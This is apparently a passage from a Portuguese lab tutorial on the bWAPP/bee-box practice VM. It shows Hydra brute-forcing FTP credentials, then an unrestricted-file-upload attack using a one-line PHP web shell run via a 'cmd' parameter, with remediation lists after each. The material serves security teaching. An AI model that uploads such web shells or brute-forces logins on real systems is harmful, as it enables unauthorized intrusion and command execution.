Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organiza
tions, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-06-19 09:41:54
[DATA] max 16 tasks per 1 server, overall 16 tasks, 100 login tries (l:10/p:10), ~7 tries per task
[DATA] attacking ftp://192.168.1.14:21/
[21][ftp] host: 192.168.1.14  login: bee  password: bug
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-06-19 09:42:17
```

```
(kali@kali)-[~]
$ ftp 192.168.1.14
Connected to 192.168.1.14.
220 ProFTPD 1.3.1 Server (bee-box) [192.168.1.14]
Name (192.168.1.14:kali): bee
331 Password required for bee
Password:
230 User bee logged in
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||9784|)
150 Opening ASCII mode data connection for file list
drwxr-xr-x  2 bee      bee      4096 Nov  2  2014 Desktop
drwxr-xr-x  4 bee      bee      4096 Dec 15  2013 Documents
lrwxrwxrwx  1 bee      bee         26 Mar 28  2013 Examples -> /usr/share/example-content
drwxr-xr-x  2 bee      bee      4096 Mar 28  2013 Music
drwxr-xr-x  2 bee      bee      4096 Sep 12  2013 Pictures
drwxr-xr-x  2 bee      bee      4096 Mar 28  2013 Public
drwxr-xr-x  2 bee      bee      4096 Mar 28  2013 Templates
drwxr-xr-x  2 bee      bee      4096 Mar 28  2013 Videos
226 Transfer complete
ftp> █
```

Como corrigir?

- **Desative o login anônimo** no arquivo de configuração do FTP
- **Implemente autenticação forte** (senhas complexas, políticas de expiração)
- **Utilize SFTP ou FTPS** para criptografar a conexão
- **Restrinja o acesso por IP ou rede confiável**
- **Monitore os logs** e configure alertas de acesso incomum

9. Vulnerabilidade: Unrestricted File Upload

O que é?

A vulnerabilidade **Unrestricted File Upload** acontece quando uma aplicação permite que usuários façam upload de arquivos **sem validações adequadas**, como:

- Tipo do arquivo (ex: só aceitar imagens)
- Conteúdo do arquivo (verificar se é realmente uma imagem)
- Extensão e comportamento após o upload

Essa falha pode permitir que um atacante envie arquivos **maliciosos (como shells PHP)** e execute comandos remotamente no servidor, levando à **execução remota de código (RCE)**.

Por que acontece?

- **Falta de validação da extensão do arquivo**
Exemplo: aceitação ou renomeação de `.php` para `.jpg`.
- **Falta de verificação do tipo MIME real**
O cabeçalho MIME pode ser falsificado no envio pelo navegador.
- **Falta de verificação do "magic number"**
O **magic number** é a assinatura binária no início de um arquivo que identifica seu tipo real — por exemplo, JPEG começa com `0xFF 0xD8 0xFF`, e PNG com `0x89 0x50 0x4E 0x47`. Sem essa verificação, um arquivo `.jpg` pode ocultar código malicioso (como PHP), enganando a aplicação.
- **Permissão de execução na pasta de upload**
Se a aplicação permite execução de arquivos neste diretório, um atacante pode rodar o shell invisível.

Como explorar?


1. Acesse a funcionalidade vulnerável

`http://<IP-da-bee-box>/bWAPP/unrestricted_file_upload.php`

2. Crie um arquivo PHP malicioso (Web Shell)

No Kali Linux, crie um arquivo `shell.php` com o seguinte conteúdo:


```
<?php echo "Hacked!"; system($_GET['cmd']); ?>
```



```
(kali@kali)-[~]  
$ cat shell.php  
<?php echo "Executando: "; system($_GET['cmd']); ?>
```

3. Envie o arquivo usando o formulário da página

- Clique em Choose File e selecione o `shell.php`
- Clique em Upload



4. Acesse o arquivo pelo navegador


Normalmente os arquivos são armazenados na pasta:

`http://<IP-da-bee-box>/bWAPP/images/shell.php`

Você pode testá-lo assim:

`http://<IP-da-bee-box>/bWAPP/images/shell.php?cmd=whoami`

Se a resposta for exibida, significa que o código foi executado no servidor.



 Como corrigir?



- Restringir extensões permitidas (ex: .jpg, .png, .gif)
- Verificar o tipo MIME real do arquivo
- Impedir execução de arquivos na pasta de upload
- Renomear os arquivos ao fazer upload (ex: com hash)
- Filtrar conteúdo malicioso no backend
- Evitar upload de arquivos executáveis (ex: .php, .jsp, .exe)